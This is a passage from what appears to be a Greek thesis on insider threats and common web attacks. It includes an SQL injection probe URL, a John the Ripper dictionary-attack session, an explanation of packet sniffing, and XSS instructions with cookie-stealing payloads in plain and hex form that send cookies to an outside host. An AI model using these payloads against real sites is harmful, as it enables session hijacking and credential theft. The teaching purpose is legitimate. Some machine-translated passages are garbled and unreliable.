Βάζοντας σαν αντιπαράθεση το ρίσκο που διατρέχει η εταιρεία σε σύγκρισή με την παραγωγικότητα , οι διευθυντές των IT προσπαθούν να ισοσταθμίσουν τον κίνδυνο που διατρέχουν οι εργαζόμενοι για εναλλακτικές μεθόδους πρόσβασης στα συστήματα της επιχείρησης έναντι στο να χάσουν την παραγωγικότητα που θα οδηγήσει , αν δεν υπάρχει

εξουσιοδότηση σε συγκεκριμένους χρήστες. Πολλοί οργανισμοί πάσχουν επίσης απο έλλειψη εργαλείων για να εκτελέσουν τις παρακάτω λειτουργίες. Τα όργανα αυτά είναι πολύ βασικά και γλυτώνουν αρκετό χρόνο εργασίας , αφού η παρακολουθήσει γίνεται πιο εύκολη.

3.5 Παράγοντες που αυξάνουν το ρίσκο εσωτερικής απειλής

Υπάρχουν αρκετοί παράγοντες στην διαχείριση της εταιρείας όπου αν δεν τηρηθούν σωστά θα αυξήσουν το ρίσκο σε εσωτερικές επιθέσεις.

Δεν εφαρμόζονται πολιτικές ορθής χρήσης, Όλοι οι οργανισμοί θα πρέπει να έχουν αναλυτικούς κανόνες ορθής χρήσης για όλους τους εργαζομένους και θα πρέπει να ωθούν τους εργαζόμενους να τους εφαρμόζουν και να τους ακολουθούν πιστά. Αυτό είναι ένα βασικό βήμα που πολλές φορές οι οργανισμοί παρακάμπτουν. Γράφοντας και εφαρμόζοντάς κανόνες ασφαλείας δεν θα δώσει την δυνατότητα στην εταιρεία να προβλέψει μελλοντικές επιθέσεις αλλά θα βάλει τα θεμέλια για να δώσει στον οργανισμό μια βασική γραμμή για το τι είναι αποδεκτό και πως θα πρέπει να χειρίζονται τα ευαίσθητα δεδομένα.

Αποτελεσματική διαχείριση στους προνομιούχους χρήστες. Όλα τα τμήματα IT έχουν ειδικά εξουσιοδοτημένους χρήστες(admin,tools) που έχουν καθολική πρόσβαση. Αυτό δεν είναι μονό ρίσκο ασφαλείας , αλλά μπορεί να κάνει και την συμμόρφωση σε αυτό πιο δύσκολη. Μοιράζοντας και τον κωδικό ασφαλείας μεταξύ υπαλλήλων είναι κάτι που μπορεί να οδηγήσει στην είσοδο στο σύστημα ατόμων που δεν έχουν εξουσιοδότηση, επίσης σε αυτές τις περιπτώσεις είναι δύσκολο να εντοπιστεί και το άτομο που έκανε την πράξη.

Μη κατάλληλους ρόλους και προσθήκη δικαιωμάτων, Η διαχείριση των ρόλων των χρηστών και τα δικαιώματα είναι μια από τις μεγαλύτερες προκλήσεις που ένα τμήμα IT μπορεί να αντιμετωπίσει. Καλυπτόμενοι ρόλοι , διπλά δικαιώματα και μη σωστά δικαιώματα είναι προβλήματα που μπορεί να οδηγήσουν σε μη σωστή πρόσβαση , χρήση σε ευαίσθητες πληροφορίες. ΣΕ αντίθετη περίπτωση μη αυτοματοποίηση των διαδικασιών μπορεί να οδηγήσει σε ορφανούς λογαριασμούς , και οι όποιοι μπορεί να χρησιμοποιηθούν από κακόβουλα άτομα για να ξεκινήσουν ενδεχόμενη επίθεση, σαν αφετηρία.

Φτωχή ενημέρωση και πολιτική χρήσης, Πολλοί οργανισμοί δεν γνωρίζουν που είναι και ποιες είναι οι ευαίσθητες πληροφορίες τους , και συχνά δεν έχουν σωστές πολιτικές αξιοποίησης των πληροφοριών, δεν γνωρίζουν δηλαδή πως θα αξιοποιήσουν τις παραπάνω ευαίσθητες πληροφορίες. Και το πιο σημαντικό είναι ότι οι οργανισμοί δεν έχουν έλεγχο για το πως θα ανιχνεύουν και θα αντιμετωπίσουν μια κακόβουλη επίθεση/απόκρυψη πληροφοριών η διαγραφή ευαίσθητων πληροφοριών.

Αδύναμος μηχανισμός ταυτοποίησης χρήστη, πρόσβαση σε άκρος ευαίσθητες πληροφορίες συχνά απαιτεί αναγνώριση/ταυτοποίηση χρήστη και ταυτόχρονα δεν θα πρέπει

να παρέχει πληροφορίες ευαίσθητες για τον χρήστη, αυτό θα μεγαλώσει το ρίσκο για εσωτερική απειλή.


Η μη ορθή ταυτότητα διαβούλευσης, Αποτελεσματική προστασία ενάντια σε μη εξουσιοδοτημένη πρόσβαση η χρήστη των πληροφοριών απαιτεί να γνωρίζουν καλά τα καθήκοντα , την προσβάσεις και να έχουν βάλει στο στόχαστρο τα αδύνατα σημεία του συστήματος.

Μη συνεχής παρακολούθηση των συστημάτων της εταιρείας. Πολλές εταιρίες δεν έχουν την δυνατότητα να εφαρμόζουν συνεχή παρακολούθηση των συστημάτων, οι λόγοι είναι συνήθως οικονομική καθώς η προσθήκη extra παρακολούθησης σημαίνει extra resources για την εταιρεία.

3.6 Cloud Computing , outsourcing και visualazation

Η νέα τάση που ακούει στον όνομα cloud computing και το outsourcing, είναι τα στοιχήματα που θα πρέπει να ενσωματώσουν στην λειτουργικότητά τους οι εταιρείες, θα πρέπει να τα υποστηρίξουν και να επωφεληθούν από τα προτερήματα .

Με το cloud computing οι συνέπειες της εσωτερικής απειλής δεν έχουν καθοριστεί. Το άτομο που κάνει την εσωτερική απειλή δεν προέρχεται απο το στενό περιβάλλον της εταιρείας αλλά επεκτείνεται στην εταιρεία που παρέχει clouding services. Επιπρόσθετα το cloud δεν σου δίνει την εικόνα που είναι κατανεμημένη η πληροφορία και πως διαχειρίζεται.



Η υπηρεσία του cloud μπορεί να περιέχει μια πληθώρα απο υπηρεσίες από διαφορετικές πηγές, που φιλοξενούνται σε ξεχωριστά data centers σε διαφορετικές φυσικές τοποθεσίες. Αυτό το δύσκολο model , δραματικά επιδρά στο πως διαχειρίζονται οι πελάτες την πληροφορία τους.

Το visualazation των διάφορων υπηρεσιών είναι κάτι που μπορεί να προκαλέσει μεγάλα προβλήματα. Πολλοί οργανισμοί έχουν δώσει τεράστια ποσά για να κάνουν visualize την παρακολούθηση αρκετών διαδικασιών, και να επωφεληθούν απο αυτές. Η πρόκληση είναι ότι όταν κρίσιμη servers παρακολουθούνται από κάποιο interface, θα είναι εύκολο από κάποιο κακόβουλο άτομα να ελέγξει την κατάστασή τους και να εντοπίσει τρωτά σημεία λειτουργίας.

Το outsourcing, είναι ο κίνδυνος στο οποίο μπορεί να υποπέσει η εταιρεία όταν αναθέτει σε τρίτες εταιρείες την ανάπτυξη λογισμικού αντί για την ίδια. Έχουν καταγραφεί περιπτώσεις σε κώδικα που αφήνει παράθυρα για επίθεση, σε κακόβουλα άτομα.

Τα καλά νέα είναι ότι το cloud computing και το virtulazation αυξάνουν την πολυπλοκότητα μιας ενδεχομένης εσωτερικής απειλής, η ίδιες λύσεις που υπάρχουν για τις εσωτερικής απειλές προτείνονται και σε αυτές τις περιπτώσεις , για να δημιουργηθεί ένα εικονικό στρώμα προστασίας. Παρόλα αυτά οι οργανισμοί θα πρέπει να είναι προετοιμασμένη για απειλές μέσα απο το virtual cloud space, και γενικότερα να προσπαθούν να έχουν συνεργάτες που θα παρέχουν ασφαλείς και αξιόπιστες λύσεις.

Η απειλή από τεχνικά καταρτισμένα άτομα είναι πραγματική και αυξανόμενη. Οι οργανισμοί πρέπει να έχουν επαγρύπνηση και να έχουν συνειδητοποιήσει ότι η εσωτερική απειλή δεν είναι πλέον μια αφηρημένη έννοια, αλλά κάτι που μπορεί συμβεί ανά πάσα στιγμή. Γενικότερα δεν θα πρέπει να περιμένουν μέχρι να είναι το επόμενο θύμα τους αλλά να υιοθετήσουν μια πιο επιθετική πολιτική απέναντι στο φαινόμενο της εσωτερικής απειλής.

Στην εικόνα 9 φαίνεται η συσχέτιση που υπάρχει μεταξύ των νέων τεχνολογιών και του cloud computing.

Κεφάλαιο 4 Πρακτικές επιθέσεων.

Οι επιτιθέμενοι στρέφουν την προσοχή τους σε εφαρμογές Web, γιατί είναι πιο εύκολη στόχοι όπως αναλύσαμε παραπάνω. Σε ορισμένες περιπτώσεις, οι στόχος είναι να χρησιμοποιηθούν τρωτά σημεία των browser(bugs). Οι επιτιθέμενοι επιδιώκουν συνήθως Web commercial εφαρμογές που επεξεργάζονται ή αποθηκεύουν τα πολύτιμα δεδομένα του οργανισμού.

Στην εικόνα 3 φαίνεται μια περιγραφή τεχνικών χαρακτηριστικών μιας επίθεσης.

Παρακάτω θα βρείτε τις πιο συνήθης πρακτικές επιθέσεων, και την ανάλυση τους :

4.1 SQL injection,

Είναι η πρακτική με την οποία παρακάμπτουν τα φίλτρα εισόδου της εφαρμογής για να αποκτήσουν ανεξέλεγκτη πρόσβαση στη βάση δεδομένων. Η πρακτική αυτή βασίζεται στην αδυναμία/δυνατότητα της εισαγωγής κειμένου από input fields στο web site με τελικό σκοπό να δημιουργήσουν queries προς την βάση.

Με τον τρόπο αυτό καταρρίπτεται η ασφάλεια κ η εμπιστοσύνη προς το site αφού πλέον περνάνε και ανακτούν μη ασφαλείς πληροφορίες από την βάση της ιστοσελίδας. Επίσης με τον τρόπο αυτό οι επιτιθέμενοι μπορούν να εισάγουν εμβόλιμο κώδικα ώστε να ενεργοποιείται μετά από συγκεκριμένη είσοδο ,πχ κάποιο string.

Μια αρκετά γνωστή πρακτική είναι η λεγόμενη foot printing. Οι επιτιθέμενοι αρχικά προσπαθούν να εντοπίσουν τα objects της βάσης. Οι συγγραφείς των scripts βασίζονται στο ότι είναι πρόχειρη η ασφάλεια που έχουν οι υπεύθυνοι του site. Έτσι με links που περιέχουν ερωτήσεις προς την βάση επιχειρούν να πάρουν απαντήσεις για τα ερωτήματά τους.

Input: http://stuart/homebase/practical/index.asp?story=3%20HAVING%201=1--

Db error:

Error Type:
Microsoft OLE DB Provider for ODBC Drivers (0x8004 0E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quo tation mark before the character string ' AND a.aID=s.aID'.
/homebase/practical/index.asp, line 20

4.2 Ελαττώματα/bugs σε enterprise λογισμικό της εταιρείας

Στην περίπτωση αυτή εκμεταλλεύονται τις αδυναμίες του συστήματος και σε πρώτη φάση εντοπίζουν ενεργά logins όπου στην συνέχεια με ειδικά προγράμματα σπάνε τους κωδικούς πρόσβασης και έχουν εύκολα πρόσβαση στα συστήματα.

Στις σημερινές επιχειρήσεις, χρησιμοποιούν enterprise λογισμικό για να αποθηκεύουν και να ανακτούν πληροφορίες. Στα λογισμικά αυτά μπορεί οι επιτιθέμενοι να εντοπίσουν τρύπες και εύκολα να ανακτήσουν πληροφορίες. Ένα σύνηθες λογισμικό που γίνεται μέσω υποκλοπής είναι το Active Directory, όπου κρατούνται στοιχεία για όλους τους χρήστες της εταιρείας. Μερικά από τα αρχεία που υποκλέπτονται είναι :

- Active Directory or file-permissions audit
- Password change tracking
- Windows Server support
- NetApp NAS file permissions

4.2.1 Enterprise software under attack.


(Michael Krigsman , ειδικός στις επιθέσεις διαδικτύου έγραψε πρόσφατα ένα άρθρο που δημοσιεύτηκε στο zdnet : url : http://www.zdnet.com/blog/projectfailures/enterprise-software-under-attack/14709 **)**

Το παραδοσιακό Enterprise software έχει δεκτή επιθέσεις τον τελευταίο καιρό απο cloud vendors και από άλλους τεχνικούς experts του IT. Και οι αυτές τάσεις άλλαξαν τις απαιτήσεις σχετικά με το τι περιμένουμε από το enterprise λογισμικό και τους τελικούς χρήστες.

Το παραδοσιακό λογισμικό έχει κακή φήμη ότι είναι σχεδιασμένο λάθος και είναι δύσκολο να χρησιμοποιηθεί . Παρόλα αυτά οι vendors έχουν αντιμετωπίσει το συγκεκριμένο πρόβλημα , μερικές πολύ έξυπνες λύσεις έχουν προταθεί.

Ως επί το πλείστον, οι προσπάθειες για τη βελτίωση της χρηστικότητας έχουν υποβιβαστεί σε έργα περιβάλλοντος εργασίας χρήστη, όπως η πρωτοβουλία της EnjoySAP τα τέλη του 1990.

Ωστόσο, παρά το γεγονός ότι σοβαρές προσπάθειες, οι προσεγγίσεις αυτές άφησε το υποκείμενο λογισμικό, δεδομένα, και οικονομικές σχέσεις μεταξύ προμηθευτών και πελατών σχετικά αμετάβλητες. Ως εκ τούτου, δεν επιλύσουν τα σημαντικότερα προβλήματα χρηστικότητας.




Οικονομικά και βρίσκονται στρατηγική στην καρδιά του γιατί παραδοσιακά λογισμικού των επιχειρήσεων είναι τόσο αντιπαθή. Για το μεγαλύτερο μέρος, οι πωλητές να πωλούν τα προϊόντα αυτά στους κατόχους του προϋπολογισμού, οι οποίοι είναι κυρίως διευθυντές και στελέχη, καθιστώντας ικανοποίηση του τελικού χρήστη δευτερεύουσα σημασία.

Όταν οι μεγάλες εταιρείες αγοράζουν το λογισμικό, επιτροπές επιλογής επικεντρωθεί σε πολλούς παράγοντες, αρχίζοντας από την ικανότητα του προϊόντος για την αντιμετώπιση των "οργανωτικές ανάγκες." Αυτή η κοινή προσέγγιση incentivizes πωλητές να δοθεί προτεραιότητα στην επίτευξη των στόχων διαχείρισης για τη δημιουργία απόλαυση για τους τελικούς χρήστες.

Εκτός από την απογοήτευση των χρηστών, οι προμηθευτές των επιχειρήσεων αντιμετωπίζουν επίσης μια πρόκληση από τους διαχειριστές οι οποίοι δεν έχουν συνειδητοποιήσει αναμένεται ευκινησία από την επένδυση λογισμικού τους.

Σύμφωνα με νέα έρευνα από την εταιρεία αναλυτών, Τεχνολογίας Αξιολόγησης Κέντρο (υπό τη χορηγία από Unit4 λογισμικό), ένας σημαντικός αριθμός των στελεχών είναι δυσαρεστημένοι με την ικανότητα του ERP συστήματος τους να προσαρμόζονται γρήγορα σε απάντηση στις αλλαγές των επιχειρήσεων. Η επόμενη διαφάνεια δείχνει βασικό σημείο στην έρευνα:

1. *What is your level of satisfaction with the ability of your ERP system or enterprise applications to easily support changes, such as new regulations, new reporting, mergers and acquisitions, etc.?*



Remarkable facts:

- **36% of all respondents are very unsatisfied/frequently unsatisfied with their ERP system. However, the frustration was far higher if we look at the data by job-position and organizational size:**
- **76% of respondents in *operational management* positions replied that they are very unsatisfied or frequently unsatisfied with their current ERP system's ability to support change.**
- **46% of respondents in *mid-market organisations* (100-1000 FTE's) said they were very unsatisfied or frequently unsatisfied with their ERP system's ability to manage change.**

Παραδοσιακά το λογισμικό των επιχειρήσεων αντιμετωπίζει προκλήσεις από διάφορες κατευθύνσεις. Από τη μια πλευρά, υπηρεσίες προς τους καταναλωτές έχουν εκπαιδευτεί στους χρήστες να περιμένουν ένα ορισμένο ελάχιστο επίπεδο θετική εμπειρία κατά την αλληλεπίδραση με το λογισμικό?.

Από την άλλη, η διαχείριση είναι απογοητευμένοι με άκαμπτο, ακριβά, και σκληρά για την υλοποίηση συστημάτων. Ακόμη και χωρίς ακριβή κρυστάλλινη σφαίρα, είναι σαφές επιχειρηματικό κόσμο αλλάζει.

4.3 Εργαλεία που μαντεύουν κωδικούς πρόσβασης

Στις περιπτώσεις αυτές οι επιτιθέμενοι χρησιμοποιώντας γνωστές λέξεις από το λεξικό, σπάνε τους κωδικούς του συστήματος και αποκτούν πρόσβαση. Ένα παράδειγμα είναι το johny the rip. Το συγκεκριμένο πρόγραμμα διατίθεται σε πολλά λειτουργικά. Βασική ιδέα του συγκεκριμένου utility είναι να δοκιμάζει διαφορετικούς συνδυασμούς με μεγάλη ταχύτητα.

Ένα παράδειγμα χρήσης είναι το ακόλουθο :

```
root@0[john-1.6.37]# cat pass.txt
user:AZl.zWwxIh15Q
root@0[john-1.6.37]# john -w:password.lst pass.txt
Loaded 1 password hash (Traditional DES [24/32 4K])
example         (user)
guesses: 1  time: 0:00:00:00 100%  c/s: 752  trying: 12345 - pookie
```

Στο συγκεκριμένο παράδειγμα γίνεται χρήση της τεχνικής “dictionary attack”. Το πρόγραμμα παίρνει σαν είσοδο text string , συνήθως από files τα κρυπτογραφεί με format ιδιο με του κωδικού και τα συγκρίνει με το κρυπτογραφημένο string. Μπορεί επίσης να προκαλέσει αλλαγές στο λεξικό με τις λέξεις.

4.3.1 Υποκλοπή Δεδομένων στην πράξη

Το σημείο επικοινωνίας με το internet είναι συνήθως ένα modem-router, όπως αυτό της εικόνας. Σε αυτό, μπορούν ταυτόχρονα να συνδέονται διάφοροι υπολογιστές χρησιμοποιώντας το για την επικοινωνία με τον έξω κόσμο. Αυτό που συμβαίνει είναι ότι ο κάθε υπολογιστής στέλνει τα δεδομένα του στο router και αυτό με τη σειρά του στο internet. Όταν επιστρέψουν δεδομένα, το router τα στέλνει στον κατάλληλο υπολογιστή.

Το πρόβλημα εδώ είναι ότι όλοι χρησιμοποιούν ένα κοινό δίαυλο-κανάλι επικοινωνίας στο εσωτερικό δίκτυο. Έτσι, οποιοσδήποτε μπορεί να “παρακολουθεί” τα δεδομένα που πηγαίνουν από κάθε υπολογιστή στο router και αντίστροφα. Έτσι λειτουργούν τα δίκτυα υπολογιστών. Όλα τα δεδομένα μεταδίδονται προς όλους τους υπολογιστές και ο κάθε ένας επιλέγει αν ένα τμήμα δεδομένων (πακέτο) τον ενδιαφέρει.

Ο τρόπος

Ο τρόπος που χρησιμοποιούν οι χάκερ για να υποκλέψουν δεδομένα είναι ο παρακάτω. Επιλέγουν να δέχονται στον υπολογιστή τους τα δεδομένα από τον υπολογιστή που τους ενδιαφέρει και όχι μόνο αυτά που στέλνει το ρούτερ σε αυτούς. Έπειτα, “φιλτράρουν” τα δεδομένα που συνέλεξαν μέχρι να βρουν κάτι ενδιαφέρον. Για παράδειγμα, όταν ο χρήστης-θύμα βάλει τα στοιχεία του για να συνδεθεί στο facebook, ο χάκερ θα πάρει ένα πακέτο δεδομένων που θα λέει “username=tralalalala&password=odysonline” με παραλήπτη τη σελίδα του facebook. Έτσι, θα γνωρίζει τα στοιχεία εισόδου μας, τα οποία μπορεί να εκμεταλλευτεί.

Υπάρχουν πολλά διαθέσιμα προγράμματα που κάνουν αυτή ακριβώς τη δουλειά και με μεγάλη επιτυχία. Βέβαια, με αυτό τον τρόπο μπορούμε να κλέψουμε κάποιον στο ίδιο υποδίκτυο με το δικό μας και όχι γενικά στο internet. Σκεφτείτε όμως ότι υπάρχουν πολλά υποδίκτυα στα οποία θα μπορούσαμε να ανήκουμε εύκολα.

Internet καφέ,

Το ασύρματο του γείτονα που είναι ξεκλείδωτο,

Δωρεάν σημεία wi-fi.

Αυτός είναι ο λόγος που τα Windows μας ενημερώνουν όταν μπαίνουμε σε ένα δίκτυο χωρίς κωδικό ότι μπορούμε να κινδυνεύουμε. Δεν μας λέει τον λόγο, αυτό σας το λέω εγώ.

Τρόποι Προστασίας

Το πιο βασικό είναι να μην έχουμε ξεκλείδωτο το WiFi του σπιτιού μας. Δεύτερο βήμα είναι, όταν μπαίνουμε από ξεκλείδωτα δίκτυα να αρκούμαστε στο σερφάρισμα χωρίς να διαβάζουμε e-mail, facebook κτλ. Από τη στιγμή που θα στείλουμε σε μία σελίδα τα στοιχεία μας για να μπούμε στον λογαριασμό, δεν υπάρχει μεγάλο πρόβλημα με την ασφάλεια. Ο χάκερ θα μπορεί να βλέπει τι στέλνουμε αλλά δεν θα μπορεί να “σπάσει” τον λογαριασμό μας.

Τρίτος τρόπος προστασίας είναι η σύνδεση με https://. Όταν συνδεόμαστε σε μία σελίδα έτσι και όχι με το κλασικό http:// ουσιαστικά έχουμε κλειδώσει τους ματάκηδες απ’ έξω. Φυσικά και αυτός ο τρόπος δεν προσφέρει μεγάλη ασφάλεια, όμως μερικές φορές είναι αρκετό.

Αρκετές σελίδες υποστηρίζουν αποστολή κωδικών με https:

https://facebook.com

https://encrypted.google.com/

https://mail.google.com/

Οι περισσότερες σοβαρές σελίδες μας προστατεύουν κατά τη διάρκεια εισαγωγής των στοιχείων μας. Ωστόσο, αυτή η προστασία δεν είναι πολύ ουσιαστική και ως μοναδικός τρόπος προστασίας παραμένει το να συνδεόμαστε από δικά μας δίκτυα στα οποία γνωρίζουμε ποιος έχει πρόσβαση.

Το ρητό “Αν θέλει κάποιος να το σπάσει, το σπάει” ισχύει, όμως, λίγα μικρά πράγματα μπορούν να αλλάξουν το “πότε” σε “ποτέ”

Εικόνα 10,Τα ποσοστά των επιθέσεων που έχουν καταγραφή απο εσωτερικές απειλές.

4.4 Cross-site scripting (XSS) επιθέσεων

Στις περιπτώσεις αυτές οι επιτιθέμενοι προσπαθούν να παρακάμψουν την είσοδο της εφαρμογής ή τα φίλτρα εξόδου για να εκτελέσουν κακόβουλο scripts στον browser κυρίως. Η μέθοδος αυτή είναι η πιο διαδεδομένη στις μέρες μας και αυτό γιατί χρησιμοποιείται κυρίως μέσα από html(η γλώσσα αυτή είναι απαραίτητη σε κάθε site, καθώς μόνο αυτή μπορεί να εκτελέσει ο browser τελικά). Συγκεκριμένα στην περίπτωση αυτή ο επιτιθέμενος κρύβει ολόκληρα scripts μέσα σε html tags με απώτερο σκοπό να εκτελεστούν από το θύμα.

Πχ

…..

```
 <p>Q: "At what star date does Star Trek begin?"</p>
<p>Q: "<script>alert('Never trust a Klingon!');</script>"</p>
```

……

Στο παράδειγμα αυτό κάθε φορά που ο χρήστης επισκέπτεται την σελίδα αυτή εμφανίζεται pop-up με το μήνυμα «μην εμπιστεύεσαι τον klingon»

4.4.1 Παράδειγμα επίθεσης XSS

Πως μπορούμε να ανιχνεύσουμε μια επίθεση XSS ?

Αυτό εξαρτάται από το είδος του web application, καθώς έχουν σημασία το πώς θα γίνει η δήλωση των μεταβλητών και η συσχέτιση μεταξύ τους. Η πιο συνηθισμένη μέθοδος είναι της λεγόμενης μεταβλητής, οπου και θα θα αναλύσουμε.

Τα βήματα που ακολουθούνται είναι τα εξής :

Βήμα 1 : Στόχος

Αφού έχετε βρει μια τρύπα XSS σε μια διαδικτυακή εφαρμογή, ελέγξτε για να δείτε αν έχουν τα θέματα cookies. Εάν οποιοδήποτε μέρος της ιστοσελίδας χρησιμοποιεί cookies, τότε είναι δυνατό να κλέψετε πληροφορίες.

Βήμα 2 : Έλεγχος και εύρεση της τρύπας.

Επειδή από εφαρμογή σε εφαρμογή διαφέρουν θα χρειαστεί να γίνουν πολλά tests μέχρι να βρεθεί ο ακριβής τρόπος και η τρύπα.

Με την προσθήκη κώδικα στο σενάριο, η παραγωγή της θα αλλάξει και η σελίδα μπορεί να μην εμφανίζονται. (Το τελικό αποτέλεσμα είναι κρίσιμη και ο εισβολέας θα πρέπει να κάνετε μερικές μικροαλλαγές στον κώδικα για να κάνουν την σελίδα εμφανίζονται κανονικά.)

Έπειτα θα πρέπει να εισάγετε κάποιες Javascript (ή άλλη scripting γλώσσα client) στο URL που δείχνουν προς το μέρος του χώρου που είναι ευάλωτες. Παρακάτω έχω παρέχονται μερικές συνδέσεις που είναι για δημόσια χρήση κατά τη δοκιμή για XSS τρύπες. Οι παρακάτω συνδέσμους, όταν χτυπιέται επάνω θα στείλει το cookie στους χρήστες να www.cgisecurity.com / cgi-bin / cookie.cgi και θα το εμφανίσει. Αν δείτε μια σελίδα που εμφανίζει ένα cookie τότε εισβολής του λογαριασμού του χρήστη μπορεί να είναι δυνατή.

ASCII Usage:

```
http://host/a.php?variable="><script>document.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi? '%20+document.cookie</script>
```

Hex Usage:

http://host/a.php?variable=%22%3e%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%27%68%74%74%70%3a%2f%2f%77%77%77%2e%63%67%69%73%65%63%75%72%69%74%79%2e%63%6f%6d%2f%63%67%69%2d%62%69%6e%2f%63%6f%6f%6b%69%65%2e%63%67%69%3f%27%20%2b%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3c%2f%73%63%72%69%70%74%3e

NOTE: The request is first shown in ASCII, then in Hex for copy and paste purposes.
1. "><script>document.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?'
+document.cookie</script>

HEX
%22%3e%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%27%68%74%74%70%3a%2f%2f%77%77%77%2e%63%67%69%73%65%63%75%72%69%74%79%2e%63%6f%6d%2f%63%67%69 %2d%62%69%6e%2f%63%6f%6f%6b%69%65%2e%63%67%69%3f%27%20%2b%64%6f%63%75%6d%65%6e%74%2e%63%6f %6f%6b%69%65%3c%2f%73%63%72%69%70%74%3e
2. <script>document.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?'
+document.cookie</script>

HEX
